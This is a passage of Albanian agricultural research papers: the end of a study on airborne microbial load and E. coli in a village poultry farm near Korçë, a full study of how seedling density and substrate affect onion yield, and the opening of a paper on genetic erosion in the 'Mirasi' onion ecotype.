Sektori i jashtë (oborri)	I	26	35	8	25	3	4	10
	II	34	29	4	35	5	6	10
	Mesat.	30	32	6	30	4	5	10
Sektori brenda (kotec)	I	8	10	5	14	1	2	2
	II	8	8	7	8	1	8	8
	Mesat.	8	9	6	11	1	5	5

Figura 2.Ngarkesa mikrobiale e sektorit jashtëdhe brendatë pularisë së fshatit në terren Agar-gjak, pas 24 dhe 48 orëve.



Numri më i lartë i kolonive është në sektorin jashtë (30 koloni), por numri është brendanormave të lejuara dhe sektori është i pastër. Krahësuar me sektorin jashtë të impiantit të Pularisë Korça ngarkesa mikrobiale është më e vogël.

Figura 3.Ngarkesa mikrobiale e sektorit jashtëdhe brenda të pularisë së fshatit në terren PCA, pas 24 dhe 48 orëve.





Figura 4.Ngarkesa mikrobiale e sektorit jashtëdhe brenda të pularisë së fshatit në terren Çapek pas 24, 48 dhe 72 orëve.



Pasqyra 3. Izolimi i baktereve patogjene (*E.coli* dhe *Salmonella*) në 17 pula në terren DC pas gjallërimit të kulturës bakteriale në Selenid me metodën përzgjedhje-rastësi në pularinë e fshatit Voskop (Korçë).

Koha e Inkubimit 48 orë	
Pula	Kolonitë E.coli
1	-
2	-
3	-
4	-
5	23 koloni
6	-
7	-
8	-
9	-
10	-
11	3 koloni
12	11 koloni
13	-
14	8 koloni
15	-
16	4 koloni
17	-

Provat biokimike në terren Hayn dhe Kristenzen treguan se kolonitë e rritura janë *E. coli*.Pulat ishin të pastra me *Salmonella* (nuk u izolua asnjë koloni *Salmonella*).




Figura 5. Numri i mikroorganizmave patogjene (*E.coli*) te pulat e pularisë së fshatit Voskop, në 17 mostra pas gjallërimit në Selenid në terren DC pas 48 orëve.

Përfundime dhe rekomandime

Në vijim të studimit të cilësisë së ajrit të impianteve të pularive në Korçë, u krye mikroflora e ajrit në një pulari fshati (Voskop), ku pulat ushqehen në kushte natyrale dhe theksojmë se pulave nuk i është injektuar antibiotik kundër *Salmonella*:

1. Ngarkesa mikrobiale në terren PCA: Sektori jashtë (oborr) u numëruan 32 koloni, pas 48 orësh. Sektori jashtë është i pastër. Ky është një tregues i cilësisë mikrobiologjike të pulave dhe vezëve. Sektori brenda (kotec) u numëruan 11 koloni, pas 48 orë inkubimi. Sektori është shumë i pastër.
2. Ngarkesa mikrobiale në terren Agar-gjak: Sektori jashtë (oborr) u numëruan 32 koloni, pas 48 orë inkubimi kurse në sektorin brenda (kotec), 9 koloni. Vlerat janë brenda normave të lejuara, sektorët janë të pastër.
3. Ngarkesa mikrobiale në terren Çapek: Sektori jashtë 10 koloni kurse sektori brenda 5 koloni.
4. Ngarkesa mikrobiale e ajrit në pularinë e fshatit është shumë e ulët në krahasim me impiantet e pularive, megjithëse sektorët edhe këtu nuk janë të kontaminuar.
5. Preparatet e përgatitura i pamë në mikroskop: kolonitë me ngjyrë bezhë ishin: *Streptococcus*, kurse një koloni me ngjyrë rozë (sektori kotec), që kishte tretur terrenin ishte *Staphylococcus* (vile rrushi).
6. Myqet në terren Çapek u identifikuan *Penicillium*.
7. Izolimi i *E. coli* dhe *Salmonellave* në 17 pula në pjesën abdominale me metodën përzgjedhje-rastësi në terren DC:
8. Kolonitë me ngjyrë të kuqe u identifikuan *E. coli*. *E. coli* karakteristike e pjesës së zorrës (mikroorganizëm i kontaminimit fekal). Pulat ishin të pastra nga *Salmonella*.

Bibliografi

USDA, "Poultry microbiological safety research unit", 2005.

USDA, "Processing and meat analysis research unit".

Kallço, I., "Mikrobiologjia ushqimore", 2005.

Frashëri, M., "Mikrobiologjia Teknike", volume I, 1982.

Frashëri, M., "Mikrobiologjia Teknike", volume II, 1982.

Davis, W. T., "Air pollution engineering manual", second edition, 2000.

NDIKIMI I FIDANËVE TË PËRGATITUR NË MODULE SHUMËKUBIKËSHE DHE LLOJIT TË SUBSTRATIT NË TREGUESIT E PRODHIMIT TË QEPËS SË THATË

Yllson Shahinlli¹, Thoma Nasto², Nevruz Zeka³, Avni Spaholli³

Qendra e Transferimit të Teknologjisë Bujqësore Korçë, Universiteti Bujqësor, Tiranë
Universiteti "Fan S. Noli", Korçë

Përmbledhje

Ky eksperiment u krye në QTTB-në Korçë, me objektiv studimin e ndikimit të llojit të substratit dhe dendësisë së përgatitjes së fidanëve të qepës në treguesit prodhues të tyre mbas trapiantimit në kushte të fushës së hapur. Për mbjellje u përdorën farat e hibridit "Tak Star". Në studim janë testuar tre lloje substratesh dhe pesë dendësi të fidanëve në fole. Dendësia e mbjelljes ka efekte të rëndësishme në lartësinë e bimëve, numrin e gjetheve, trashësinë e kërcellit të rremë, diametrin polar dhe ekuatorial, madhësinë e bulbeve dhe në prodhimin për njësi të sipërfaqes. Rezultate më të mira në prodhim janë marrë në variantin me dendësi tre fidanë për qelizë. Nuk evidentohen diferenca në lidhje me fidanët e përgatitur në substrate të ndryshme.

Fjalët kyçe: Qepë, tabaka, substrat, fidanë, dendësi.

Abstract

This experiment was conducted in TTCA of Korça, with the objective of studying the influence of substrate type and density of the preparation of the onion seedlings in their production indicators after planting in open field conditions. For planting onion hybrid seeds "Tak Star" were used. The study tested three types of substrate and seedling density in five nest. Planting density has significant effects on plant height, number of leaves, stem thickness false, ekuatorial and polar diameter, the size of the bulb and the production per unit area. Better results in the production were obtained with three seedlings per cell density version. No differences recorded in connection with preparing seedlings in different substrates.

Keywords: Onion, trays, substrate, seedlings, density.

1. HYRJE

Qepa konsiderohet si një nga perimet më të rëndësishme në Shqipëri. Në shumicën e rasteve përgatitja e fidanëve realizohet në farishte të zakonshme dhe më pas bëhet trapiantimi i tyre në fushë me rrënjë të zhveshura (pa bukë dheu), (Nasto & Bardhi, 2004 etj.). Por prodhuesit e qepës vazhdimisht janë në kërkim të metodave dhe alternativave të reja për përgatitjen e fidanëve dhe mbjelljen e tyre. Mbjellja e qepëve me fidanë të përgatitur në tava polisteroli (me bukë dheu) mundëson prodhime më të garantuara (Herison etj., 1993). Përgatitja e fidanëve sipas mënyrës tradicionale është një mundësi e mirë për përgatitjen e fidanëve, por përgatitja e tyre në tava polisteroli konsiderohet si një mënyrë më e mirë (Herison

etj., 1993). Teknika për të prodhuar fidanë qepe nëpërmjet përdorimit të tavave të polisterolit me shumë qeliza çon edhe në përmirësimin e treguesve ekonomikë (Weerasinghe & Fordham, 1994, Tessarioli Neto, 1995; Modolo, 1998). Me anë të kësaj metode mund të eliminohet stresi i zënies së fidanëve dhe për rrjedhojë, shkurtohet dhe cikli i kulturës (Minami, 1995). Konkurenca midis bimëve në zhvillimin e tyre rritet me rritjen e dendësisë së fidanëve gjatë përgatitjes së tyre por edhe në kushte të fushës së hapur. Konkurenca midis bimëve gjatë rritjes dhe zhvillimit mund të ndikojë në përmasat e fidanëve si dhe në zhvillimin e tyre pas mbjelljes në fushë (Weerasinghe & Fordham, 1994). Autorë të tjerë si Weerasinghe & Fordham (1994) dhe Mettananda & Fordham (1999), të cilët kanë studiuar ndikimin e numrit të fidanëve për fole për prodhimin e fidanëve të qepës, kanë evidentuar se pesha e gjetheve të thata dhe madhësia e fidanëve zvogëlohen ndjeshëm me rritjen e dendësisë së mbjelljes (1, 2, 3, 4, 5 dhe 6 fidanë për fole). Pra, kur dendësia e fidanëve kalon mbi katër fidanë për fole, evidentohet zvogëlim i trashësisë së diametrit të kërcellit të rremë, të lartësisë së fidanëve dhe të peshës së thatë të gjetheve. Gjithashtu edhe Boff & Debarba (1999) duke studiuar dendësi të ndryshme të përgatitjes së fidanëve të qepës, kanë evidentuar faktin se numri i fidanëve në fole ka ndikuar në mënyrë të ndjeshme në lartësinë e fidanëve dhe peshën e rrënjëve të freskëta. Këto madje kanë treguar një rënie lineare të tyre kur numri i fidanëve për fole rritet nga 1 në 3 fidanë për fole dhe akoma më shumë kur ky numër shkon në 6 fidanë për fole.

2. Materiali dhe metoda

Eksperimenti u krye në QTTB-në Korçë, me tre përsëritje sipas skemës së bllokut të randomizuar me variante të nënndarë. Llojet e substratit të përdorur përbënin variantin kryesor ndërsa numri i bimëve në fole, nënvariantet. Për prodhimin e fidanëve u përdorën tabaka polisteroli me fole në formë kubi, ku çdo tavë përmbante 248 fole. Secila nga foletë kishte një volum prej 9.7 cm^3 dhe të shpërndara në një raport 12 x 24 kubikë. Për mbjellje u përdor hibridi “Tak Star”. Për mbushjen e foleve u përdorën tre substrate të ndryshëm si më poshtë:

S1 - dherishte + NPK (15% N, 15% P_2O_5 , 15% K_2O);

S2 - dherishte + torfë (50% : 50%) + NPK (15%N, 15% P_2O_5 , 15% K_2O);

S3 - torfë + NPK (15% N, 15% P_2O_5 , 15% K_2O).

Mbjellja e tavave u realizua më 5 mars të vitit 2011. Tavat e mbjella u vendosën në bankina tip shtrati me gjatësi 5 m, gjerësi 2 m dhe lartësi 0.7 m. Për këtë qëllim u përdor serra e mbuluar me material plastik.

Mbas rreth 15 ditë nga mbirja e farave, u kryen ndërhyrjet e duhura për sigurimin e numrit të nevojshëm të bimëve në fole sipas kërkesave të eksperimentit, duke eliminuar bimëzat e tepërta. Për çdo fole u lanë nga një deri në pesë bimëza, sipas skemës së mëposhtme:

- V. 1 (një bimë - fidan në fole); - V. 2 (dy bimë në fole); - V. 3 (tre bimë në fole); -V. 4 (katër bimë në fole); - V. 5 (pesë bimë në fole).

Në kushte të fushës së hapur, toka ku u vendos eksperimenti karakterizohej nga tregues pjellorie uniforme dhe pasqyronte nivelin mesatar të pjellorisë së tokave të zonës, të përshtatshme për kultivimin e qepës. Mosha e fidanëve në kohën e mbjelljes në fushë ishte 10 javë. Distanca e mbjelljes ishin 30 me 10 cm, duke siguruar një dendësi mbjellje në fushë respektivisht 33, 66, 100, 133 dhe 166 bimë/m².

Tabela Nr. 1. Të dhëna të analizave të tokës ku u ngrit eksperimenti.

Thellësia e tokës ku merret mostra	pH		P2O5 Mg/100 gr tokë	Azoti (N ₂ O) %
	pH ujqor	pH kripor		
0-20 cm	7.82	7.00	6.50	0.084
20-40 cm	7.82	7.00	7.50	0.098

Menjëherë pas trapiantimit të fidanëve (me 1, 2, 3, 4 dhe 5 fidanë për kubik) u krye ujitja për të siguruar një zënie sa më të mirë të tyre. Gjatë vegetacionit u kryen ujitje sipas kërkesave të bimëve, në çdo 10-ditë dhe sasia e nevojshme e azotit në tre duar. Eksperimenti u mbajt i pastër nga barërat e këqija nëpërmjet prashitjeve. Gjatë gjithë vegetacionit u mbajtën shënimet përkatëse, në përputhje me fazat fenologjike të zhvillimit të bimëve të qepës, respektivisht në fazën e formimit të gjethes së 7, në fazën e formimit të bulbit dhe në fazën e pjekjes teknike të bulbeve. Nga parametrat e karakterit morfologjik u përcaktuan: -lartësia e bimëve; - trashësia e kërcellit të remë; -numri i gjethëve; -diametri polar dhe ekuatorial i bulbit. Në përfundim, të dhënat e marra iu nënshtuan përpunimit statistikor dhe diferencat e mesatareve u krahasuan me DMV-të përkatëse.

3. Rezultatet dhe diskutimi

3.1. Karakteristikat e bimëve

3.1.1. Lartësia e bimëve

Të dhënat e gjatësisë së bimëve jepen në tabelën nr. 2. Nga analiza statistikore e të dhënave të tabelës për gjatësinë e bimëve vërtetohen ndryshime të rëndësishme statistikore përsa i përket ndikimit të dendësisë së mbjelljes. Duke krahasuar diferencat midis mesatareve të varianteve me DMV-të e llogaritura, vërehet se bimët e variantit V. 1 (një bimë në kubik) rezultojnë me lartësi më të madhe (64.29 cm/bimë) dhe kanë diferenca të vërtetuara për të dy nivelet propabilitare 0.05 dhe 0.01%, krahasuar me të gjithë variantet e tjera. Pas tij vjen varianti V. 2 (dy bimë për kubik) me gjatësi 60.36 cm/bimë i cili ka diferenca të vërtetuara me variantin V. 3 (tre bime për kubik) dhe V. 4 (katër bimë për kubik) përkatësisht 58.02 dhe 58.68 cm/bimë vetëm për nivelin propabilitar 0.05% si dhe me variantin V. 5, 54.18 cm/bimë për të dy nivelet propabilitare 0.05 dhe 0.01%. Nga rezultatet e arritura dhe të pasqyruara në tabelë vërehet një ulje e gjatësisë së bimëve me rritjen e dendësisë së tyre.

Tabela nr. 2. Lartësia e bimëve (cm)

Lloji i substratit	Numri i bimëve në fole					Mesatarja
	V1	V2	V3	V4	V5	
	Lartësia e bimëve					
S1	63. 27	59. 77	58. 17	57. 87	54. 07	58. 62
S2	64. 90	61. 20	58. 73	59. 77	55. 03	59. 92
S3	64. 70	60. 10	57. 17	58. 40	53. 43	58. 76
Mesatarja	64. 29	60. 36	58. 02	58. 68	54. 18	
DMV ₍₀₀₅₎ =1. 86 DMV ₍₀₀₁₎ = 2. 77						

Nuk u vërtetuan ndryshime të rëndësishme në lartësinë e bimëve në vartësi të llojit të substratit, kjo për shkak se në tokë rrënjët zhvillohen më në gjerësi dhe thellësi dhe gjejnë kushte të njëjta ushqimi.

3. 1. 2. Numri i gjetheve për bimë

Nga analiza statistikore e rezultateve të marra për numrin e gjetheve për bimë të pasqyruara në tabelën nr. 3 rezulton se diferenca të vërtetuara statistikisht ndërmjet mesatareve me DMV-të përkatëse kemi vetëm për sa i përket faktorit dendësi. Pra, faktori dendësi bimësh bëhet burim ndryshueshmërie për tiparin numër gjetesh për bimë në rastin e studimit tonë. Nga të dhënat e tabelës 3 duket se numrin më të madh të gjetheve e kanë arritur bimët e variantit V. 1 (një bimë për fole ose 33 bimë/m²) me 9. 67 gjethe/bimë dhe më pas vijnë variantet V. 2, V. 3, V. 4, V. 5 me përkatësisht 8. 51, 7. 88, 6. 80 dhe 6. 21 gjethe për bimë, të cilët gjithashtu janë me diferenca të vërtetuara edhe me njëri-tjetrin për të dy nivelet propabilitare $P = 0. 05\%$ dhe $P = 0. 01\%$.

Nuk vërtetohen ndryshime të rëndësishme për efektin e llojit të substraktit në numrin e gjetheve njësoj si edhe për rastin e lartësisë së bimëve.

Tabela nr. 3. Numri i gjetheve për bimë

Lloji i substratit	Numri i bimëve në fole					Mesatarja
	V1	V2	V3	V4	V5	
	Numri i gjetheve për bimë					
S1	9. 30	8. 23	7. 03	6. 20	5. 77	7. 31
S2	9. 93	9. 23	8. 60	7. 33	6. 57	8. 33
S3	9. 80	8. 07	8. 00	6. 87	6. 30	7. 81
Mesatarja	9. 67	8. 51	7. 88	6. 80	6. 21	
DMV ₍₀₀₅₎ = 0. 52 dhe DMV ₍₀₀₁₎ = 0. 78						

3. 1. 3 Trashësia e kërcellit të rremë

Edhe për sa i përket efektit të substratit dhe dendësisë së bimëve në trashësinë e kërcellit të rremë të bimëve vërtetohen ndryshime statistikore vetëm për

faktorin dendësi bimësh. Pra ashtu si në rastet e mësipërme faktori dendësi bimësh është bërë burim ndryshueshmërie edhe për trashësinë e kërcellit të rremë të bimëve. Duke krahasuar diferencat e mesatareve të regjistruara në tabelën nr. 4 me vlerat përkatëse të DMV-së, vërtetohet se trashësia më e madhe e kërcjeve është arritur tek varianti V. 1 (një bimë për fole ose 33 bimë/m²) me 9. 53 mm/bimë, i cili është i ndryshëm nga varianti V. 2 (dy bimë/fole ose 66 bimë/m²) dhe variant V. 3 (tre bimë/fole ose 100 bimë/m²) me përkatësisht 8. 41 mm dhe 8. 39 mm për nivelin propabilitar 0. 05% dhe nga variantet V. 4 e V. 5 me respektivisht 6. 94 dhe 6. 37 mm, për nivelet propabilitare 0. 05 dhe 0. 01%. Pas tij vijnë variantet V. 2 dhe V. 3 përkatësisht me dy dhe tre bimë për fole dhe me trashësi 8. 41 dhe 8. 31 cm të cilët janë të ndryshëm me gjithë variantet e tjerë por nuk kanë diferenca midis tyre. Po kështu edhe variantet V. 4 dhe V. 5 janë në vlera të njëjta statistikore midis tyre përkatësisht 6. 94 dhe 6. 37 cm por ndryshojnë me variantet e tjerë. Pra, siç shihet nga rezultatet e arritura me rritjen e dendësisë së bimëve zvogëlohet trashësia e kërcellit të rremë.

Tabela nr. 4. Trashësia e kërcellit të rremë të bimëve në (mm)

Lloji i substratit	Numri i bimëve në fole					Mesatarja
	V1	V2	V3	V4	V5	
	Trashësia e kërcellit të rremë (mm)					
S1	9. 20	8. 47	8. 13	6. 67	5. 87	7. 67
S2	10. 06	8. 43	8. 83	7. 60	6. 70	8. 32
S3	9. 33	8. 33	8. 20	6. 57	6. 53	7. 79
Mesatarja	9. 53	8. 41	8. 39	6. 94	6. 37	
DMV ₍₀₀₅₎ = 0. 79, DMV ₍₀₀₁₎ = 1. 19						

3. 1. 4. Diametri Polar (H) dhe Ekuatorial (D) i bulbeve (cm)

Diferenca të vërtetuara statistikisht vërtetohen edhe për diametrin polar dhe ekuatorial të bulbeve vetëm për faktorin dendësi bimësh. Dendësia e bimëve bëhet shkak për ndryshime në formën e bulbeve apo edhe madhësinë e tyre. Vlerat më të larta përsa i përket diametrit polar janë regjistruar tek variantet V. 1 dhe V. 3, përkatësisht 7. 18 dhe 7. 16 cm të cilët janë në vlera të njëjta nga pikëpamja statistikore por ndryshojnë nga gjithë variantet e tjera (tab. nr. 5).

Diametri ekuatorial me vlera më të larta është vërejtur tek varianti V. 2 me madhësi 6. 71 cm i cili është i njëjtë statistikisht me variantin V. 2 me 6. 69 cm dhe të dy ndryshojnë nga të gjithë variantet e tjerë V. 3, V. 4, dhe V. 5 me vlera përkatëse 5. 86, 4. 90, 4. 73 cm (tab. nr. 6).

Tabela nr. 5. Diametri Polar (H) i bulbeve në (cm)

Lloji substratit	i	Numri i bimëve në fole					Mesatarja
		V1	V2	V3	V4	V5	
		Diametri polar i bulbeve (cm)					
S1		7. 11	6. 17	7. 15	5. 19	4. 43	6. 01
S2		7. 24	6. 10	7. 18	5. 15	5. 12	6. 16
S3		7. 21	6. 05	7. 15	5. 23	4. 29	5. 99
Mesatarja		7. 18	6. 10	7. 16	5. 19	4. 61	
DMV ₍₀₀₅₎ = 0. 32, DMV ₍₀₀₁₎ = 0. 47							

Tabela nr. 6. Diametri Ekuatorial (D) i bulbeve në (cm)

Lloji i substratit	Numri i bimëve në fole					Mesatarja
	V1	V2	V3	V4	V5	
	Diametri ekuatorial i bulbeve					
S1	6. 79	6. 71	5. 89	4. 70	4. 55	5. 73
S2	6. 70	6. 75	5. 88	4. 80	5. 15	5. 85
S3	6. 58	6. 67	5. 82	5. 21	4. 48	5. 75
Mesatarja	6. 69	6. 71	5. 86	4. 90	4. 73	
DMV ₍₀₀₅₎ = 0. 54, DMV ₍₀₀₁₎ = 0. 80						

3. 2. Karakteristikat prodhuese

3. 2. 1. Prodhimi i bulbeve (kv/ha)

Dendësia e mbjelljes së fidanëve në fushë, konsiderohet si një nga faktorët më të rëndësishëm që ndikon në rritjen dhe zhvillimin e bulbeve dhe në cilësinë e tyre. Nga rezultatet e regjistruara dhe të pasqyruara në tabelën 7, vërtetohen diferenca të rëndësishme përse i përket efektit të dendësisë së bimëve në prodhimin e bulbeve. Të dhënat e tabelës tregojnë për një rritje të prodhimit me rritje të dendësisë së bimëve. Nga krahasimi i diferencave ndërmjet mesatareve me DMV-të e llogaritura vërtetohet se rezultatet më të mira në prodhim (1010. 30 kv/ha) janë arritur në ngastrat e variantit V3 (tre bimë për fole ose 100 bimë/m²), i cili ka diferenca të vërtetuara për të dy nivelet propabilitare P=0. 05 dhe P=0. 01 me gjithë variantet e tjerë V. 1, V. 2, V. 4, dhe V. 5 tek të cilët janë marrë përkatësisht 479. 87, 749. 77, 816. 40 dhe 653. 98 kv/ha bulbe. Pas tij vjen variant V. 4 (katër bimë në fole ose 133 bimë/m²) i cili ka diferenca të rëndësishme për nivelin propabilitar P=0. 05 dhe P=0. 01 me variantin V. 1 dhe V. 5, dhe është i njëjtë statistikisht me variantin V. 2.

Duke u bazuar në të dhënat e arritura, fidanët e përgatitur me tre bimë për fole, kanë dhënë rezultate më të mira prodhuese, krahasuar me provat e tjera me një, dy, katër apo pesë bimë për fole.

Pra, mbas mbjelljes së fidanëve në kushte të fushës së hapur, rezulton se fidanët e përgatitur në kushte të dendësisë më të vogël, kanë prodhuar bulbe më të mëdhaja. Një rezultat i tillë është marrë edhe nga studiues të tjerë (Brewster, 1990, Weerasinghe & Fordham, 1994. Me rritjen e numrit të fidanëve në fole, zvogëlohet pesha dhe diametri i bulbit të qepëve në kushte të fushës.

Kjo, mund të shpjegohet me efektet për shkak të konkurrencës në rritje dhe numrit më të madh të bimëve (Cardoso, 1999). Autorë të tjerë si Brewster (1990), Brewster etj. (1991), gjithashtu kanë evidentuar marrjen e bulbeve më të vegjël, nga variantet me numër më të madh të bimëve në fole. Weerasinghe & Fordham (1994), kanë studiuar ndikimin e numrit të bimëve për fole (1-6), dhe kanë vënë re se fidanët e përgatitur me më shumë se tre bimë për fole, kanë prodhuar bulbe më të vegjël. Kjo shpjegohet me efektin më të madh konkurrues të fidanëve, duke ndikuar në madhësinë e bulbit. Numri më i madh i bimëve në qelizë, ndikon në zvogëlimin e peshës dhe diametrit të bulbit, për shkak të konkurrencës në rritje të fidanëve që gjenden në mesin e folesë (Cardoso, 1999). Rezultatet e studimit tonë kanë evidentuar se qepët prodhojnë bulbe më të vegjël, në variantet ku numri i fidanëve të përgatitur në një qelizë është më i madh.

Tabela nr. 7. Prodhimi mesatar i bulbeve (kv/ha)

Lloji i substratit	Numri i bimëve në fole					Mesatarja
	V1	V2	V3	V4	V5	
	Prodhimi i bulbeve kv/ha					
S1	462. 20	732. 59	985. 47	761. 14	573. 09	702. 90
S2	495. 62	769. 19	1022. 62	888. 09	691. 45	773. 39
S3	481. 80	747. 52	1022. 85	799. 97	697. 40	749. 91
Mesatarja	479. 87	749. 77	1010. 31	816. 40	653. 98	
DMV ₍₀₀₅₎ = 88. 62 DMV ₍₀₀₁₎ = 132. 44						

4. Përfundime

Lloji i substratit të përdorur për përgatitjen e fidanëve nuk ka pasur efekte domethënëse në treguesit e tyre, si dhe në sasinë dhe cilësinë e prodhimit në kushte të fushës së hapur.

Të dhënat tona tregojnë se efekti konkurrues i bimëve gjatë përgatitjes së fidanëve konsiderohet shumë i rëndësishëm, pasi ndikon në sasinë e prodhimit dhe tregues të tjerë prodhues.

Fidanët e përgatitur në kushte të dendësisë më të madhe, kanë trashësi më të vogël të kërcellit të remë, për shkak të konkurrencës më të madhe, e cila ndikon në fazat e zhvillimit nga mbirja e farës deri në formimin e bulbit.

Për trapiantim fidanët e përgatitur me dendësi tre bimë për fole, kanë dhënë rezultate më të mira prodhues, krahasuar me provat e tjera me më pak apo më shumë bimë për fole.

Referencat

- BREWSTER, J. L., *Onions and other vegetable alliums*. Cambridge: CAB International, 1994. 236 p. (Crop Production Science in Horticulture).
- HARTRIDGE-ESH, K. A., BENNETT, J. P., *Effects of seed weight, plant density and spacing on yield responses of onions*. Journal of Horticultural Science, v. 55, p. 247-252, 1980.
- HERISON, C., MASABNI, J. G., ZANDSTRA, B. H., *Increasing seedling density, age and nitrogen fertilization increases onion yield*. HortScience, v. 28, p. 23-25, 1993.
- McGEARY, D. J., de. *The effects of plant density of the shape, size, uniformity, soluble solids content and yield of onions suitable for pickling*, Journal of Horticultural Science, v. 60, p. 83-87, 1985.
- METTANANDA, K. A., FORDHAM, R., *The effects of plant size and leaf number on the bulbing of tropical short-day onion (Allium cepa L.) under controllee environments in the United Kingdom and tropical field conditions in Sri Lanka*, Journal of Horticultural Science & Biotechnology, v. 74, p. 622-631, 1999.
- MONDAL, M. F., BREWSTER, J. L., MORRIS, G. E. L., BUTLER, H. A., *Bulb development in onion (Allium cepa L.) I. Effects of plant density and sowing date in field conditions*. Annals of Botany, v. 58, p. 187-195, 1986.
- SOUZA, R. J., FERREIRA, A. A., *Produção de plants de hortaliças em bandejas*. economia de sementes e defensivos. A Lavoura.

EROZIONI GJENETIK NË BIMËT ALLOGAME DHE MASAT PËR NDALIMIN E TIJ

Zeni Myrtollari

Përmbledhje

Të gjitha bimët e kultivuara sipas biologjisë florale, klasifikohen në tre grupe:

- a) Bimë autogame (autofekonduese)
- b) Bimë allogame (me pllenim të kryqëzuar)
- c) Bimë me shtim vegjetativ

Bimët allogame nëse nuk kultivohen nën një rregjim të kontrolluar gjatë procesit të lulëzimit të tyre, kanë tendencën e një degjenerimi marramendës, i cili shprehet si në tiparet genotipike ashtu dhe në ato fenotipike. Kjo është arsyeja kryesore që shumë genotipe të specieve perimore allogame, të jenë degjeneruar dhe tani është shumë e vështirë për t'i ristrukturuar gjenetikisht ato.

Studimi ynë bën fjalë për kulturën e qepës, ekotipi “MIRASI”, kultivuar herët, me një adoptueshmëri të lartë veçanërisht në zonën e DEVOLLIT.

Për ta mbrojtur këtë kultivar nga erozioni gjenetik për efekt të pllenimeve të pakontrolluara, vendosim të prodhojmë farën elite me metodën e zgjedhjes individuale të bulbave mëmë me karakteristikat më pozitive si në parametrat organo – leptikë ashtu dhe në ato agronomikë dhe kimiko – teknologjikë.

Në lidhje me ndjeshmërinë ndaj inbridingut, qepa (*Allium Cepa* L) përfshihet në grupin e mesëm, ku ndikimi i këtij fenomeni depresiv është joi paktë.

Konstatohet se tek kultivari “MIRASI” vërehen deformime të formës së bulbit, ulje të qëndrueshmërisë ndaj sëmundjeve, rënies së përmbajtjes së acidit piruvik, ulje të produktivitetit dhe shkurtim të kohës së konservimit pas vjeljes.

Fjalët kyç: kultura perimore, kultivari ‘MIRASI’, inbriding, depresion gjenetik.

Abstract

Based on the ways of their reproduction all cultivated crops can be classified in the following groups:

- a) Autogamous plants
- b) Allogamous plants
- c) Vegetatively – reproduced plants

If not cultivated under strictly controlled procedures during the inflorescence period, the allogamous plants tend to rapidly degenerate their genotypic structure which results to the degeneration of their phenotypic characteristics. This is the main reason why many allogamous vegetable plants are degenerated and it is very difficult to reestablish their genotypic structure.

Our study deals with the “Mirasi” ecotype of onion species (*Allium cepa*). This ecotype is cultivated since long time ago by the local farmers. That's why it is well adapted in the ecological conditions of Devolli zone.

We decided to produce a high quality seed named “super elite” for the above mentioned ecotype in order to avoid genetic erosion that happens when the pollination process is out of control. The selection of individual parental onion bulbs was made based on their organ – leptic characteristics, accompanied with the evaluation of their agronomic and technologic traits under the specific climatic conditions of Devolli zone.

During our study of “Mirasi” cultivar we have observed the deformation of onion bulbs, low resistance to plant diseases, reduction of pyruvic acid content, lower economic yield, and a reduction of the post – harvest storage time.

Key words: vegetable cultivar, “Mirasi” ecotype, inbreeding, genetic depression.

Hyrje

Në grupin e bimëve perimore, qepa zë një vend të rëndësishëm. Kjo kulturë perimore zë vendin e katërt në prodhimin botëror të perimeve. Ajo kultivohet në një areal të gjerë klimaterik që fillon nga 10° të gjerësisë gjeografike dhe përfundon në 65°.

Prodhimi botëror i saj arrin në rreth 30 milion ton në një sipërfaqe totale prej 1 milion Ha.

Edhe në vendin tonë kjo kulturë perimore mbillet në të gjitha qarqet e vendit, me preferencë tokat e lehta dhe të pasura. Sipërfaqja në shkallë vendi arrin në 400 ha.

Rendimentet luhatin nga 250 – 450 kg/ha.

Në ndryshim nga speciet e tjera perimore, qepën e shoqërojnë këto tipare dalluese:

- a) Bulboze
- b) Fotoperiodike
- c) Shumëvjeçare (2 dhe 3 vjeçare)
- d) Pllenim i kryqëzuar

Fotoperiodiciteti tek qepa ka një ndikim të fuqishëm mbi procesin e bulbëzimit. Sa më nëveri, aq më shpejt fillon bulbëzimi dhe e kundërta ndodh në jug.

Duhet të pranojmë që kontinenti aziatik shquhet për një diversitet tepër të lartë gjenetik.

Komuniteti Evropian kultivon me qepë një sipërfaqe prej 100.000 ha me një prodhim total prej 3 milion ton.

Diversiteti i madh i përdorimit dhe egzigjencat e shumta klientele luajnë një rol të madh në zhvillimin varietal. Duke qenë se krijimi i hibrideve të qepës është një teknologji e vështirë e cila nuk mund të realizohet pa praninë e përbërësve prindërore **të incuhtuara** (linja inbrede), prodhimi i farës super – elitë dhe elite mbetet mënyra racionale e ruajtjes së genotipit dhe garantimi i prodhimeve të larta.

Tek kjo kulturë perimore sot vrojtohen 3 teknologji kultivimi:

1. Mbjellja në farishte
2. Mbjellje direkte e farës në fushë të hapur
3. Mbjellje me fidan dhe qepujkë

